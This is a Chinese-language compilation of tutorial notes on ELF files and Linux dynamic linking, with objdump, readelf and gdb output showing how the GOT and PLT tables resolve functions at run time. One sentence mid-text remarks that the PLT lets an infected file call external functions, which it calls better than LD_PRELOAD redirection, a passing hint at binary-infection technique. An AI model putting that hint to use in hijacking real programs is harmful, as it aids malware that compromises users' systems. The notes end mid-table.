08049750 <_GLOBAL_OFFSET_TABLE_>:
8049750: 7c 96 04 08 00 00 00 00 00 00 00 00 c6 83 04 08 |................
8049760: d6 83 04 08 e6 83 04 08 f6 83 04 08             ............
```

（注，这里.got.plt section 才是 GOT 表，并非.got）

PLT 的内容：

```
[root@Fedora10 csapp]# objdump -d -j .plt p2

p2: file format elf32-i386


Disassembly of section .plt:

080483b0 <__gmon_start__@plt-0x10>:
80483b0: ff 35 54 97 04 08 pushl 0x8049754
80483b6: ff 25 58 97 04 08 jmp *0x8049758    #注:跳到*GOT[2],实际就是执行 dynamic linker,
                                  #后面可看到是_dl_runtime_resolve
80483bc: 00 00            add %al,(%eax)
...

080483c0 <__gmon_start__@plt>:
```

```
80483c0: ff 25 5c 97 04 08 jmp *0x804975c
80483c6: 68 00 00 00 00     push $0x0
80483cb: e9 e0 ff ff ff     jmp 80483b0 <_init+0x30>

080483d0 <__libc_start_main@plt>:
80483d0: ff 25 60 97 04 08 jmp *0x8049760
80483d6: 68 08 00 00 00     push $0x8
80483db: e9 d0 ff ff ff     jmp 80483b0 <_init+0x30>

080483e0 <printf@plt>:
80483e0: ff 25 64 97 04 08 jmp *0x8049764
80483e6: 68 10 00 00 00     push $0x10
80483eb: e9 c0 ff ff ff     jmp 80483b0 <_init+0x30>

080483f0 <addvec@plt>:
80483f0: ff 25 68 97 04 08 jmp *0x8049768
80483f6: 68 18 00 00 00      push $0x18
80483fb: e9 b0 ff ff ff     jmp 80483b0 <_init+0x30>
```

PLT 可以看成一个数组，每个元素为 16 字节。PLT[0]比较特殊，执行它会跳转到 dynamic linker，从__gmon_start__@plt 开始，为 PLT[1]，终于 PLT[4]，addvec@plt。各个 PLT 的 entry 和 GOT 的 entry 对应关系都用不同颜色标出。
另外，通过 readelf -r 也可以看到各个 PLT 的函数在全局的偏移：

```
[root@Fedora10 csapp]# readelf -r p2

Relocation section '.rel.dyn' at offset 0x358 contains 1 entries:
Offset Info Type Sym.Value Sym. Name
0804974c 00000106 R_386_GLOB_DAT 00000000 __gmon_start__

```

```
Relocation section '.rel.plt' at offset 0x360 contains 4 entries:
Offset Info Type Sym.Value Sym. Name
0804975c 00000107 R_386_JUMP_SLOT 00000000 __gmon_start__
08049760 00000307 R_386_JUMP_SLOT 00000000 __libc_start_main
08049764 00000407 R_386_JUMP_SLOT 00000000 printf
08049768 00000507 R_386_JUMP_SLOT 00000000 addvec
```

4.2 运行 gdb p2 查看 GOT 的变化：

```
[root@Fedora10 csapp]# gdb p2
GNU gdb Fedora (6.8-29.fc10)
Copyright (C) 2008 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law. Type "show copying"
and "show warranty" for details.
This GDB was configured as "i386-redhat-linux-gnu"...
(gdb) b main
Breakpoint 1 at 0x80484c5: file main2.c, line 11.
(gdb) x/8x 0x08049750
0x8049750 <_GLOBAL_OFFSET_TABLE_>:     0x0804967c 0x00000000 0x00000000 0x080483c6
0x8049760 <_GLOBAL_OFFSET_TABLE_+16>: 0x080483d6 0x080483e6 0x080483f6 0x00000000
#注：程序还没运行，这里的 GOT 表同 objdump 打印的一样
(gdb) r
Starting program: /home/test/test/csapp/p2

Breakpoint 1, main () at main2.c:11
11 addvec(x, y, z, 2);
Missing separate debuginfos, use: debuginfo-install glibc-2.9-2.i686
```

21. (gdb) x/8x 0x08049750
22. 0x8049750 <_GLOBAL_OFFSET_TABLE_>: 0x0804967c 0x0069c658 0x00690520 0x080483c6
23. 0x8049760 <_GLOBAL_OFFSET_TABLE_+16>: 0x006b55f0 0x080483e6 0x080483f6 0x00000000
24. #注：程序已运行，可以看到 glibc 已加载，同时 GOT 的值已变化，该地址对应实际的__libc_start_main()
25. (gdb) info symbol 0x00690520
    _dl_runtime_resolve in section .text
26. #注：运行开始后，GOT[2]就更新成了 dynamic linker 的入口
27. (gdb) n
28. 12 printf("z = [%d %d]\n", z[0], z[1]);
29. (gdb) n
30. z = [4 6]
31. 13 return 0;
32. (gdb) x/8x 0x08049750
33. 0x8049750 <_GLOBAL_OFFSET_TABLE_>: 0x0804967c 0x0069c658 0x00690520 0x080483c6
34. 0x8049760 <_GLOBAL_OFFSET_TABLE_+16>: 0x006b55f0 0x006e88f0 0x001113cc 0x00000000
35. #注：执行完 addvec()和 printf()，再看 GOT 中这两项的值，已改变

如果想确认更新后，地址对应的函数，可以在 gdb 中用 disas 命令来查看反汇编内容，
如(gdb) disas 0x001113cc

ELF 文件数据分析: 全局变量(objdump 如何查找一个变量，并把它变成可阅读的)

----------objdump 是用查看目标文件或者可执行的目标文件的构成的 GCC 工具 ----------

以下 3 条命令足够那些喜欢探索目标文件与源代码之间的丝丝的关系的朋友。

objdump -x obj 以某种分类信息的形式把目标文件的数据组织（被分为几大块）输出

objdump -t obj 输出目标文件的符号表

objdump -h obj 输出目标文件的所有段概括

objdump -j .text/.data -S obj 输出指定段的信息，大概就是反汇编源代码把

自己的一个例子：

```
#include <stdio.h>

#define __sched __attribute__((__section__(".sched.text")))
void __sched   my_sched(void)
{
printf("Hello me");
}
void __attribute__ ((constructor)) my_init(void)
{
printf("Hello ");
}
void __attribute__ ((destructor)) my_exit(void)
{
printf("bye2/n");
}
int main()
{
printf("World!/n");
printf("bye1/n");
return 0;
}
```

```
gcc attribute.c -o attribute -g3
```

```
[root@localhost objdump]# objdump attribute -x | grep .sched.text
  13 .sched.text     00000015   080484ec   080484ec   000004ec   2**0
080484ec l       d   .sched.text       00000000                          .sched.text
080484ec g         F .sched.text       00000015                          my_sched
```

上面先用-x 找到.sched.text 的地址和长度，下面用--start-address 和--stop-address 输入这个段的范围用-S -r -d 等选项即可查看段中的内容

```
[root@localhost objdump]# objdump attribute   --start-address=0x080484ec --stop-address=0x08048501 -S

attribute:         file format elf32-i386


Disassembly of section .sched.text:

080484ec <my_sched>:
#include <stdio.h>

#define __sched __attribute__((__section__(".sched.text")))
void __sched   my_sched(void)
{
```

```
  80484ec:              55                                      push      %ebp
  80484ed:              89 e5                                 mov       %esp,%ebp
  80484ef:              83 ec 18                            sub       $0x18,%esp
printf("Hello me");
  80484f2:              b8 2c 85 04 08                  mov       $0x804852c,%eax
  80484f7:              89 04 24                            mov       %eax,(%esp)
  80484fa:              e8 15 fe ff ff                  call      8048314 <printf@plt>
}
  80484ff:              c9                                      leave
  8048500:              c3                                      ret
```

先编译一个简单的 C 程序。

```
#include <stdio.h>

char* s = "Hello, World!";
char* x;
int i = 0x1234;
```

```
int main(int argc, char* argv[])
{
  x = "Ubuntu";

  printf("%s/n", s);
  return 0;
}
```

编译后，使用 objdump 输出 ELF Section 信息。我们通常关心只有 .text, .rodata, .data, .bss 这几个段。

```
yuhen@yuhen-desktop:~/Learn.c$ objdump -h hello

hello: file format elf32-i386

Sections:
Idx Name Size VMA LMA File off Algn
  12 .text 0000018c 08048310 08048310 00000310 2**4
  CONTENTS, ALLOC, LOAD, READONLY, CODE
  14 .rodata 0000001d 080484b8 080484b8 000004b8 2**2
  CONTENTS, ALLOC, LOAD, READONLY, DATA
  22 .data 00000010 0804a00c 0804a00c 0000100c 2**2
  CONTENTS, ALLOC, LOAD, DATA
  23 .bss 0000000c 0804a01c 0804a01c 0000101c 2**2
  ALLOC
```

Section 说明:

- .text: 程序执行代码。
- .rodata: 代码中的字符串常量等。
- .data: 初始化的全局变量。
- .bss: 未初始化的全局变量。

我们反汇编看看 main 函数中的相关代码。

```
yuhen@yuhen-desktop:~/Learn.c$ objdump -d -M intel hello > hello.asm

yuhen@yuhen-desktop:~/Learn.c$ cat hello.asm | less # 我们只关心 main，其他代码省略

080483c4 <main>:
  80483c4: 8d 4c 24 04 lea ecx,[esp+0x4]
  80483c8: 83 e4 f0 and esp,0xfffffff0
  80483cb: ff 71 fc push DWORD PTR [ecx-0x4]
  80483ce: 55 push ebp
  80483cf: 89 e5 mov ebp,esp
  80483d1: 51 push ecx
  80483d2: 83 ec 04 sub esp,0x4

  80483d5: c7 05 24 a0 04 08 ce mov DWORD PTR ds:0x804a024,0x80484ce ; 注释: x = "Ubuntu"
  80483dc: 84 04 08
  80483df: a1 14 a0 04 08 mov eax,ds:0x804a014 ; 注释: s 地址
  80483e4: 89 04 24 mov DWORD PTR [esp],eax
  80483e7: e8 08 ff ff ff call 80482f4 <puts@plt>

  80483ec: b8 00 00 00 00 mov eax,0x0
  80483f1: 83 c4 04 add esp,0x4
  80483f4: 59 pop ecx
```

```
  80483f5: 5d pop ebp
  80483f6: 8d 61 fc lea esp,[ecx-0x4]
  80483f9: c3 ret
  80483fa: 90 nop
  80483fb: 90 nop
  80483fc: 90 nop
  80483fd: 90 nop
  80483fe: 90 nop
  80483ff: 90 nop
```

我们先关注全局变量 s，其地址是：

0x804a014 - 0x0804a00c (.data 基地址) + 0x0000100c (.data Offset) = 0x1014

我们看看二进制文件中对应位置的信息。

```
yuhen@yuhen-desktop:~/Learn.c$ xxd -g 1 -s 0x1014 -l 100 hello

0001014: c0 84 04 08 34 12 00 00 00 47 43 43 3a 20 28 55 ....4....GCC: (U
0001024: 62 75 6e 74 75 20 34 2e 33 2e 33 2d 35 75 62 75 buntu 4.3.3-5ubu
0001034: 6e 74 75 34 29 20 34 2e 33 2e 33 00 00 47 43 43 ntu4) 4.3.3..GCC
```

指向 0x080484c0，我们计算一下该字符串的 offset。

0x080484c0 - 0x080484b8 (.rodata 基地址) + 0x000004b8 (.rodata Offset) = 0x04c0

看看数据。

```
yuhen@yuhen-desktop:~/Learn.c$ xxd -g 1 -s 0x04c0 -l 100 hello

00004c0: 48 65 6c 6c 6f 2c 20 57 6f 72 6c 64 21 00 55 62 Hello, World!.Ub
00004d0: 75 6e 74 75 00 00 00 00 00 00 00 00 00 00 00 00 untu............
```

接下来看看未出化全局变量 x 的情况。

```
mov DWORD PTR ds:0x804a024,0x80484ce ; 注释: x = "Ubuntu"
```

很显然，该变量地址 (0x804a024) 在 .bss 段 (0x0804a01c ~ 0x0804a028)。字符串 "Ubuntu" 地址是 0x80484ce，我们可以计算其 Offset。

```
0x80484ce - 0x080484b8 (.rodata 基地址) + 0x000004b8 (.rodata Offset) = 0x04ce

yuhen@yuhen-desktop:~/Learn.c$ xxd -g 1 -s 0x04ce -l 100 hello

00004ce: 55 62 75 6e 74 75 00 00 00 00 00 00 00 00 00 00 Ubuntu..........
00004de: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
```

全局变量和静态变量的地址在编译时就决定了的。我们还可以用 readelf 命令获取更详细的 ELF 文件信息。

```
yuhen@yuhen-desktop:~/Learn.c$ readelf -e hello

ELF Header:
  Magic: 7f 45 4c 46 01 01 01 00 00 00 00 00 00 00 00 00
```

```
  Class: ELF32
  Data: 2's complement, little endian
  Version: 1 (current)
  OS/ABI: UNIX - System V
  ABI Version: 0
  Type: EXEC (Executable file)
  Machine: Intel 80386
  Version: 0x1
  Entry point address: 0x8048310
  Start of program headers: 52 (bytes into file)
  Start of section headers: 6004 (bytes into file)
  Flags: 0x0
  Size of this header: 52 (bytes)
  Size of program headers: 32 (bytes)
  Number of program headers: 8
  Size of section headers: 40 (bytes)
  Number of section headers: 36
  Section header string table index: 33

Section Headers:
  [Nr] Name Type Addr Off Size ES Flg Lk Inf Al
  [ 0] NULL 00000000 000000 000000 00 0 0 0
  [ 1] .interp PROGBITS 08048134 000134 000013 00 A 0 0 1
  [ 2] .note.ABI-tag NOTE 08048148 000148 000020 00 A 0 0 4
  [ 3] .hash HASH 08048168 000168 000028 04 A 5 0 4
  [ 4] .gnu.hash GNU_HASH 08048190 000190 000020 04 A 5 0 4
  [ 5] .dynsym DYNSYM 080481b0 0001b0 000050 10 A 6 1 4
  [ 6] .dynstr STRTAB 08048200 000200 00004a 00 A 0 0 1
```

```
[ 7] .gnu.version VERSYM 0804824a 00024a 00000a 02 A 5 0 2
[ 8] .gnu.version_r VERNEED 08048254 000254 000020 00 A 6 1 4
[ 9] .rel.dyn REL 08048274 000274 000008 08 A 5 0 4
[10] .rel.plt REL 0804827c 00027c 000018 08 A 5 12 4
[11] .init PROGBITS 08048294 000294 000030 00 AX 0 0 4
[12] .plt PROGBITS 080482c4 0002c4 000040 04 AX 0 0 4
[13] .text PROGBITS 08048310 000310 00018c 00 AX 0 0 16
[14] .fini PROGBITS 0804849c 00049c 00001c 00 AX 0 0 4
[15] .rodata PROGBITS 080484b8 0004b8 00001d 00 A 0 0 4
[16] .eh_frame PROGBITS 080484d8 0004d8 000004 00 A 0 0 4
[17] .ctors PROGBITS 08049f0c 000f0c 000008 00 WA 0 0 4
[18] .dtors PROGBITS 08049f14 000f14 000008 00 WA 0 0 4
[19] .jcr PROGBITS 08049f1c 000f1c 000004 00 WA 0 0 4
[20] .dynamic DYNAMIC 08049f20 000f20 0000d0 08 WA 6 0 4
[21] .got PROGBITS 08049ff0 000ff0 000004 04 WA 0 0 4
[22] .got.plt PROGBITS 08049ff4 000ff4 000018 04 WA 0 0 4
[23] .data PROGBITS 0804a00c 00100c 000010 00 WA 0 0 4
[24] .bss NOBITS 0804a01c 00101c 00000c 00 WA 0 0 4
[25] .comment PROGBITS 00000000 00101c 0000fc 00 0 0 1
[26] .debug_aranges PROGBITS 00000000 001118 000070 00 0 0 8
[27] .debug_pubnames PROGBITS 00000000 001188 000025 00 0 0 1
[28] .debug_info PROGBITS 00000000 0011ad 0001b5 00 0 0 1
[29] .debug_abbrev PROGBITS 00000000 001362 000083 00 0 0 1
[30] .debug_line PROGBITS 00000000 0013e5 000180 00 0 0 1
[31] .debug_str PROGBITS 00000000 001565 00008e 01 MS 0 0 1
[32] .debug_ranges PROGBITS 00000000 0015f8 000040 00 0 0 8
[33] .shstrtab STRTAB 00000000 001638 000139 00 0 0 1
[34] .symtab SYMTAB 00000000 001d14 0004d0 10 35 54 4
```

```
  [35] .strtab STRTAB 00000000 0021e4 000213 00 0 0 1
Key to Flags:
  W (write), A (alloc), X (execute), M (merge), S (strings)
  I (info), L (link order), G (group), x (unknown)
  O (extra OS processing required) o (OS specific), p (processor specific)

Program Headers:
  Type Offset VirtAddr PhysAddr FileSiz MemSiz Flg Align
  PHDR 0x000034 0x08048034 0x08048034 0x00100 0x00100 R E 0x4
  INTERP 0x000134 0x08048134 0x08048134 0x00013 0x00013 R 0x1
  [Requesting program interpreter: /lib/ld-linux.so.2]
  LOAD 0x000000 0x08048000 0x08048000 0x004dc 0x004dc R E 0x1000
  LOAD 0x000f0c 0x08049f0c 0x08049f0c 0x00110 0x0011c RW 0x1000
  DYNAMIC 0x000f20 0x08049f20 0x08049f20 0x000d0 0x000d0 RW 0x4
  NOTE 0x000148 0x08048148 0x08048148 0x00020 0x00020 R 0x4
  GNU_STACK 0x000000 0x00000000 0x00000000 0x00000 0x00000 RW 0x4
  GNU_RELRO 0x000f0c 0x08049f0c 0x08049f0c 0x000f4 0x000f4 R 0x1

  Section to Segment mapping:
  Segment Sections...
  00
  01 .interp
  02 .interp .note.ABI-tag .hash ... .text .fini .rodata .eh_frame
  03 .ctors .dtors .jcr .dynamic .got .got.plt .data .bss
  04 .dynamic
  05 .note.ABI-tag
  06
  07 .ctors .dtors .jcr .dynamic .got
```

全局偏移表(GOT)和过程链接表(PLT)

ELF 格式的共享库使用 PIC 技术使代码和数据的引用与地址无关，程序可以被加载到地址空间的任意位置。PIC 在代码中的跳转和分支指令不使用绝对地址。PIC 在 ELF 可执行映像的数据段中建立一个存放所有全局变量指针的全局偏移量表 GOT

对于模块外部引用的全局变量和全局函数，用 GOT 表的表项内容作为地址来间接寻址；对于本模块内的静态变量和静态函数，用 GOT 表的首地址作为一个基准，用相对于该基准的偏移量来引用，因为不论程序被加载到何种地址空间，模块内的静态变量和静态函数与 GOT 的距离是固定的，并且在链接阶段就可知晓其距离的大小。这样，PIC 使用 GOT 来引用变量和函数的绝对地址，把位置独立的引用重定向到绝对位置。

对于 PIC 代码，代码段内不存在重定位项，实际的重定位项只是在数据段的 GOT 表内。共享目标文件中的重定位类型有 R_386_RELATIVE、R_386_GLOB_DAT 和 R_386_JMP_SLOT，用于在动态链接器加载映射共享库或者模块运行的时候对指针类型的静态数据、全局变量符号地址和全局函数符号地址进行重定 位。

1.2 PLT 表

过程链接表用于把位置独立的函数调用重定向到绝对位置。通过 PLT 动态链接的程序支持惰性绑定模式。每个动态链接的程序和共享库都有一个 PLT，PLT 表的每一项都是一小段代码，对应于本运行模块要引用的一个全局函数。程序对某个函数的访问都被调整为对 PLT 入口的访问。

每个 PLT 入口项对应一个 GOT 项，执行函数实际上就是跳转到相应 GOT 项存储的地址，该 GOT 项初始值为 PLTn 项中的 push 指令地址(即 jmp 的下一条指令，所以第 1 次跳转没有任何作用)，待符号解析完成后存放符号的真正地址。动态链接器在装载映射共享库时在 GOT 里设置 2 个特殊值：在 GOT+4(即 GOT[1]) 设置动态库映射信息数据结构 link_map 地址；在 GOT+8(即 GOT[2])设置动态链接器符号解
析函数的地址_dl_runtime_resolve。

PLT 的第 1 个入口 PLT0 是一段访问动态链接器的特殊代码。程序对 PLT 入口的第 1 次访问都转到了 PLT0，最后跳入 GOT[2] 存储的地址执行符号解析函数。待完成符号解析后，将符号的实际地址存入相应的 GOT 项，这样以后调用函数时可直接跳到实际的函数地址，不必再执行符号解析函数

操作系统运行程序时，首先将解释器程序即动态链接器 ld.so 映射到一个合适的地址，然后启动 ld.so。ld.so 先完成自己的初始化工作，再从可执行文件的动态库依赖表中指定的路径名查找所需要的库，将其加载映射到内存。

Linux 用一个全局的库映射信息结构 struct link_map 链表来管理和控制所有动态库的加载，动态库的加载过程实际上是映射库文件到内存中，并填充库映射信息结构添加到链表中的过程。结构 struct link_map 描述共享目标文件的加载映射信息，是动态链接器在运行时内部使用的一个结构，通过它保持对已装载的库和库中符号的跟踪。
link_map 使用双向链接中间件“l_next”和“l_prev”链接进程中所有加载的共享库。当动态链接器需要去查找符号的时候，可以向前或向后遍历这个链表，通 过访问链表上的每一个库去搜索需要查找的符号。Link_map 链表的入口由每个可执行映像的全局偏移表的第 2 个入口(GOT[1])指向，查找符号时先从 GOT[1]读取 link_map 结点地址，然后沿着 link-map 结点进行搜索。

动态库的加载映射过程主要分 3 步：
(1) 动态链接器调用 __mmap 函数对动态库的所有 PT_LOAD 可加载段进行整体映射：

```
l_map_start=(ElfW(Addr))__mmap ((void *)0, maplength, prot,
MAP_COPY | MAP_FILE, fd, mapoff);
```

返回值 l_map_start 是实际映射的虚拟地址，和段结构成员 p_vaddr 指定的虚拟地址不一定相同，这对于位置无关代码不会产生影响。但是对于数据段和 link_map 结构中其它相关的位置描述信息还要进行修正。共享库映射的内存位置关系如图 1，l_addr 是实际映射地址和原来指定的映射地址的差值，用于其它位置信息的修正，即简单地将原来指定的虚拟地址加上 l_addr 就可以得到实际加载的虚拟地址

(2)共享文件映射完毕，动态链接器处理共享库的 PT_DYNAMIC 动态段，将各项动态链接信息主要是哈希表、符号表、字符串表、重定位表、PLT 重定位项表等地址填写到 link_map 的 l_info 数组结构中。l_info 是 link_map 最重要的字段之一，几乎所有与动态链接管理相关的内容都与 l_info 数组有关。动态链接器还要加载处理当前共享库的所有依赖库。

(3)由于实际的映射地址和指定的虚拟地址有可能不同，因此还要对动态库及其依赖库进行重定位。设置动态库的第 1 个和第 2 个 GOT 表项：

```
Elf32_Addr *got =
(Elf32_Addr *) lmap->l_info[DT_PLTGOT].d_un.d_ptr;
got[1]=lmap;
got[2]=&_dl_runtime_resolve;
```

对动态库的所有重定位项进行重定位，在重定位项指定的偏移地址处加上修正值 l_addr。动态项 DT_REL 给出了重定位表的地址，DT_RELSZ 给出重定位表项的数目。
映射完毕后，动态链接器调用共享库(包括所有相关的依赖库)自备的初始化函数进行初始化。

程序连接表(Procedure Linkage Table)可以使被感染的文件调用外部的函数。这要比修改 LD_PRELOAD 环境变量实现调用的重定向优越的多，首先不牵扯到环境变量的修改

程序连接表(PLT)

在 ELF 文件中，全局偏移表(Global Offset Table,GOT)能够把位置无关的地址定位到绝对地址，程序连接表也有类似的作用，它能够把位置无关的函数调用定向到绝对地址。连接编辑器(link editor)不能解决程序从一个可执行文件或者共享库目标到另外一个的执行转移。结果，连接编辑器只能把包含程序转移控制的一些入口安排到程序连接表 (PLT)中。在 system V 体系中，程序连接表位于共享正文中，但是它们使用私有全局偏移表(private global offset table)中的地址。动态连接器(例如：ld-2.2.2.so)会决定目标的绝对地址并且修改全局偏移表在内存中的影象。因而，动态连接器能够重定向 这些入口，而勿需破坏程序正文的位置无关性和共享特性。可执行文件和共享目标文件有各自的程序连接表。

elf 的动态连接库是内存位置无关的，就是说你可以把这个库加载到内存的任何位置都没有影 响。这就叫做 position independent。在编译内存位置无关的动态连接库时，要给编译器加上 -fpic 选项，让编译器产生的目标文件是内存位置无关的还会尽量减少对变量引用时使用绝对地址。把库编译成内存位置无关会带来一些花费，编译器会保留一 个寄存器来指向全局偏移量表（global offset table (or GOT for short)），这就会导致编译器在优化代码时少了一个寄存器可以使用，但是在最坏的情况下这种性能的减少只有 3%，在其他情况下是大大小于 3%的。

GOT 表，PLT 表，代码段重定位，数据段重定位--Linux 动态连接原理

Linux 动态连接原理

注意：

以下所用的连接器是指，ld，

而加载器是指 ld-linux.so;

1， GOT 表;

GOT（Global Offset Table）表中每一项都是本运行模块要引用的一个全局变量或函数的地址。可以用 GOT 表来间接引用全局变量、函数，也可以把 GOT 表的首地址作为一个基 准，用相对于该基准的偏移量来引用静态变量、静态函数。由于加载器不会把运行模块加载到固定地址，在不同进程的地址空间中，各运行模块的绝对地址、相对位 置都不同。这种不同反映到 GOT 表上，就是每个进程的每个运行模块都有独立的 GOT 表，所以进程间不能共享 GOT 表。
在 x86 体系结构 上，本运行模块的 GOT 表首地址始终保存在%ebx 寄存器中。编译器在每个函数入口处都生成一小段代码，用来初始化%ebx 寄存器。这一步是必要的，否 则，如果对该函数的调用来自另一运行模块，%ebx 中就是**调用者模块的** GOT 表地址；不重新初始化%ebx 就用来引用全局变量和函数，当然出错。

这两段话的意思是说，GOT 是一个映射表，这里的内容是此段代码里面引用到的外部符号的地址映射，比如你用用到了一个 printf 函数，在这里就会有一项假设是 1000，则就像这样的：

.Got

符号	地址
Printf	1000

……

这样的话程序在运行到 printf 的时候就寻找到这个地址 1000 从而走到其实际的代码中的地方去。

但是这里存在一个问题，因为 printf 是在共享库里面的，而共享库在加载的时候是没有固定地址的，所以你不知道它的地址是 1000 还是 2000？怎么办呢？

于是引入了下面的表 plt，这个表的内容是什么呢？请看下面：

2，　PLT 表；

PLT（Procedure Linkage Table）表每一项都是一小段代码，对应于本运行模块要引用的一个全局函数。以对函数 fun 的调用为例，PLT 中代码片断如下：

```
.PLTfun:    jmp *fun@GOT(%ebx)
pushl $offset
jmp .PLT0@PC
```

其中引用的 GOT 表项被加载器初始化为下一条指令（pushl)的地址，那么该 jmp 指令相当于 nop 空指令。

用户程序中对 fun 的直接调用经编译连接后生成一条 call [email]fun@PLT 指令，这是一条相对跳转指令(满足浮动代码的要求！)，跳到.PLTfun 。如果这是本运行模块中第一次调用该函数，此处的 jmp 等于一个空指令，继续往下执行，接着就跳到 PLT[email]0。该 PLT 项保留给编译器生成的 额外代码，会把程序流程引入到加载器中去。加载器计算 fun 的实际入口地址，填入 fun@GOT 表项。图示如下：

```
user program
--------------
call fun@PLT
|
v
DLL                    PLT table                          loader
--------------     --------------     ------------------------
fun:                    <-- jmp*fun@GOT    --> change GOT entry from
|                      $loader to $fun,
v                      then jump to there
GOT table
--------------
```

fun@GOT loader

第 一次调用以后，GOT 表项已指向函数的正确入口。以后再有对该函数的调用，跳到 PLT 表后，不再进入加载器，直接跳进函数正确入口了。从性能上分析，只有 第一次调用才要加载器作一些额外处理，这是完全可以容忍的。还可以看出，加载时不用对相对跳转的代码进行修补，所以整个代码段都能在进程间共享。

上面的话是什么意思呢？

拿我们上面举的例子，printf 在 got 表里面对应的地址是 1000，而这个 1000 到底以为着什么呢？

PLTfun: jmp *fun@GOT(%ebx)
1000： pushl $offset
jmp .PLT0@PC

你可以看到所谓 1000 就是它下面的这个地址，也就是说在外部函数还 没有实现连接的时候，got 表里面的内容其实是指向下一条指令的，于是开始执行了 plt 表里面的内容，于是这个段里面的内容肯定包括计算当前这个函数的实 际地址的内容，于是求得实际地址添入 got 表，假设地址为 0x800989898

于是 got 表里面的内容就应该这样的：

Printf 0x800989898

……..

这样当下一次调用这个 printf 的时候就不需要再去 plt 表里面走一遭了。
这里需要提一下的是，查找 printf 的地址实际上就是递归查找当前执行的程序所依赖的库，在她们 export 的符号表里面寻找，如果找到就返回，否则，报错，就是我们经常看到的 undefined referenc to XXXXX.

3，　代码段重定位前提。

代码段本身是存在于只读区域的，所以理论上它是不可能在运行的时候重新修改的，但是这就涉及一个问题，如何保证 Got 表的正确使用，因为每一个进程都有自己的 got 表，而共享库完全同时被许多个进程使用的，于是在每个函数的入口都有这样的语句：

```
call L1
L1:    popl %ebx
addl $GOT+[.-.L1], %ebx
.o:    R_386_GOTPC
.so: NULL
```

上述过程是编译、连接相合作的结果。编译器生成目标文件时，因为此时还不存在 GOT 表 （每个运行模块有一个 GOT 表，一个 PLT 表，由连接器生成），所以暂时不能计算 GOT 表与当前 IP 间的差值，仅在第三句处设上一个 R_386_GOTPC 重定位标记而已。然后进行连接。连接器注意到 GOTPC 重定位项，于是计算 GOT 与此处 IP 的差值，作为 addl 指令的立即寻址方 式操作数。以后再也不需要重定位了。

这样做的好处是目的是什么呢？

就是在函数内部引用外部符号的时候能够正确的转到适当的地方去。

4，　变量、函数引用

当引用的是静态变量、静态函数或字符串常量时，使用 R_386_GOTOFF 重定位方 式。它与 GOTPC 重定位方式很相似，同样首先由编译器在目标文件中设上重定位标记，然后连接器计算 GOT 表与被引用元素首地址的差值，作为 leal 指令 的变址寻址方式操作数。代码片断如下：

```
leal .LC1@GOTOFF(%ebx), %eax
.o:    R_386_GOTOFF
.so: NULL
```

当引用的是全局变量、全局函数时，编译器会在目标文件中设上一个 R_386_GOT32 重定位标记。连接器会在 GOT 表中保留一项，注上 R_386_GLOB_DAT 重定位标记，**用于加载器填写被引用元素的实际地址**。连接器还要计算该保留项在 GOT 表中的偏移，作为 movl 指令的变址寻址 方式操作数。代码片断如下：

```
movl x@GOT(%ebx), %eax
.o:    R_386_GOT32
.so: R_386_GLOB_DAT
```

需要指出，引用全局函数时，由 GOT 表读出不是全局函数的实际入口地址，而是该函数在 PLT 表中的入口.PLTfun。这样，无论直接调用，还是先取得函数地址再间接调用，程序流程都会转入 PLT 表，进而把控制权转移给加载器。加载器就是利用这个机会进行动态连接的。

注意：这里讨论的是变量函数的引用，不是函数的直接调用，而是函数，变量的地址的取得，如果是函数的话，取得的实际上是 plt 里面的地址，于是最终还是没能逃过加载器的协助。

5，　直接调用函数

如前所述，浮动代码中的函数调用语句会编译成相对跳转指令。首先编译器会在目标文件中设上一个 R_386_PLT32 重定位标记，然后视静态函数、全局函数不同而连接过程也有所不同。

如果是静态函数，调用一定来自同一运行模块，调用点相对于函数入口点的偏移量在连接时就可计算出来，作为 call 指令的相对当前 IP 偏移跳转操作数，由此直接进入函数入口，**不用加载器操心**。相关代码片断如下：

```
call f@PLT
.o:    R_386_PLT32
.so: NULL
```

如果是全局函数，连接器将生成到.PLTfun 的相对跳转指令，之后就如前面所述，对全局函数的第一次调用会把程序流程转到加载器中去，然后计算函数的入口地址，填充 fun@GOT 表项。这称为 R_386_JMP_SLOT 重定位方式。相关代码片断如下：

```
call f@PLT
.o:    R_386_PLT32
.so: R_386_JMP_SLOT
```

如此一来，一个全局函数可能有多至两个重定位项。一个是必需 JMP_SLOT 重定位项，加载器把它指向真正的函数入口；另一个是 GLOB_DAT 重定位 项，加载器把它指向 PLT 表中的代码片断。取函数地址时，取得的总是 GLOB_DAT 重定位项的值，也就是指向.PLTfun，而不是真正的函数入口。

进一步考虑这样一个问题：两个动态连接库，取同一个全局函数的地址，两个结果进行比较。由前面的讨论可知，两个结果都没有指向函数的真正入口，而是分别指向两个不同的 PLT 表。简单进行比较，会得出"不相等"的结论，显然不正确，所以要特殊处理。

注意：

一个是必需 JMP_SLOT 重定位项，这里指的就是直接调用函数的情况；

另一个是 GLOB_DAT 重定位 项，这里指函数地址引用的情况；

6， 数据段的重定位

在数据段中的重定位是指对指针类型的静态变量、全局变量进行初始化。它与代码段中的重 定位比较起来至少有以下明显不 同：一、在用户程序获得控制权（main 函数开始执行）之前就要全部完成；二、不经过 GOT 表间接寻址，这是因为此时%ebx 中还没有正确的 GOT 表首地 址；三、直接修改数据段，而代码段重定位时不能修改代码段。

如果引用的是静态变量、函数、串常量，编译器会在目标文件中设上 R_386_32 重定位标记，并计算被引用变量、函数相对于所在段首地址的偏移量。**连接器把它改成 R_386_RELATIVE 重定位标记，计算它相对于动态连接库首地址（通常为零）的偏移量。加载器会把运行模块真正的首地址（不为零）与该偏移量相加，结果用来初始化指针变量**。代码片断如下：

```
.section .rodata
.LC0: .string "Ok\n"
.data
p:          .long .LC0
.o:    R_386_32 w/ section
.so: R_386_RELATIVE
```

如果引用的是全局变量、函数，编译器同样设上 R_386_32 重定位标记，并且记录引用的符号名字。连接器不必动作。最后加载器查找被引用符号，结果用来 初始化指针变量。对于全局函数，查找的结果仍然是函数在 PLT 表中的代码片断，而不是实际入口。这与前面引用全局函数的讨论相同。代码片断如下：

```
.data
p:           .long printf
.o:    R_386_32 w/ symbol
.so: R_386_32 w/ symbol
```

7，　总结：

下表给出了前面讨论得到的全部结果：

.o			.so	
装载 GOT 表首地址		R_386_GOTPC	NULL	
代码段				
重定位	引用变量函数地址	静态	R_386_GOTOFF	NULL
